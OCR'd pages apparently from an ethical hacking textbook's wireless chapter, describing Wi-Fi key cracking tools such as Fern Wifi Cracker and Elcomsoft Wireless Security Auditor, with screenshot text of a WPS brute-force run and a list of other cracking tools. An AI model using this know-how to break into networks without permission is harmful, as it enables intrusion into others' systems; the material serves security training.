
- **WPA/WPA2 Brute Forcing**

  Source: *https://github.com*

  Fern Wifi Cracker is a Wireless security auditing and attack software written using the Python programming language and Python Qt graphical user interface (GUI) library. The program can crack and recover WEP/WPA/WPS keys as well as run other network-based attacks on wireless or Ethernet-based networks.

  Fern Wifi Cracker currently supports the following features:

  - WEP cracking with fragmentation, Chop-Chop, Caffe-Latte, Hirte, ARP request replay, or WPS attacks
  - WPA/WPA2 cracking with dictionary or WPS-based attacks
  - Automatic saving of the key in a database on successful cracking
  - Session hijacking (passive and Ethernet modes)
  - Geolocation tracking of the AP's MAC address


Fern WIFI Cracker
wlan1
Refresh
WEP
WPA
Key Database
ToolBox
Fern WIFI Cracker 1.8
Attack Panel
Select Target Access Point
PHOENIX
LYNX-WIFI
Attack
Automate
Access Point Details
Attack Option
Current Dictionary File
Browse

Monitor Mode Enabled on mon0

Latest update is already installed

Python Version: 2.6.5 r265:79
Aircrack Version: Aircrack-ng 1.1 r2076
Qt Version: 4.7.3

About Fern WIFI Cracker

GUI suite for wireless encryption strength testing of 802.11 wireless encryption standard access po

Written by Saviour Emmanuel Ekiko

Report Bugs at : savioboyz@rocketmail.

ESSID: PHOENIX BSSID: 00:C0:CA:8B:15:62 Channel: 1 Power: -53 Encryption: WPA Supports WPS

○ Regular Attack
● WPS Attack

Associating with WPS Device
Associated with 00:C0:CA:8B:15:62
Bruteforcing WPS Device
Updating Progress
Finished

96.95% Complete

WPS PIN: 39586513
WPA KEY: pterodactyl

Figure 16.103: Screenshot displaying WPA2 cracking using Fern Wifi Cracker

LO#05: Use Wireless Hacking Tools


Wireless Hacking Tools

The previous sections discussed the hacking methodology and automated tools that attackers use against wireless networks. This section describes more wireless hacking tools.

WEP/WPA/WPA2 Cracking Tools

Elcomsoft Wireless Security Auditor

It allows an attacker to **break into a secure Wi-Fi network** by sniffing wireless traffic and running an attack on the network's WPA/WPA2-PSK password



Elcomsoft Wireless Security Auditor
File
Action
Options
Help
Import data
Dictionar
Time ela
Current
Last pas
Ssid
Time star
15:57
15:57
15:58
15:58
15:58
15:58
Attack Settings
Dictionary Attack
Word Attack
Mask Attack
Combination Attack
Hybrid Attack
Dictionaries
Add
Remove
Remove All
Up
Down
Rule files
Add
Remove
Remove All
OK
Cancel
Apply

Dictionaries:
C:\Program Files (x86)\Elcomsoft\Common Files\Dic\English.udic

Rule files:
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\cas
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\con
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\dat
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\l33t
C:\Program Files (x86)\Elcomsoft Password Recovery\Elcomsoft Wireless Security Auditor\nun

☐ Ignore password if it is shorter than 8 or longer than 64 characters

https://www.elcomsoft.com

Wifite
https://github.com

EAPHammer
https://github.com

Portable Penetrator
https://www.secpoint.com

WepCrackGui
https://sourceforge.net

Pyrit
https://github.com

WEP/WPA/WPA2 Cracking Tools

WEP/WPA/WPA2 cracking tools are useful for cracking WEP/WPA/WPA2 secret keys. These tools can recover a 40-bit, 104-bit, 256-bit, or 512-bit WEP key once they capture enough data packets. A few tools guess WEP keys based on an active dictionary attack, a key generator, a distributed network attack, etc.

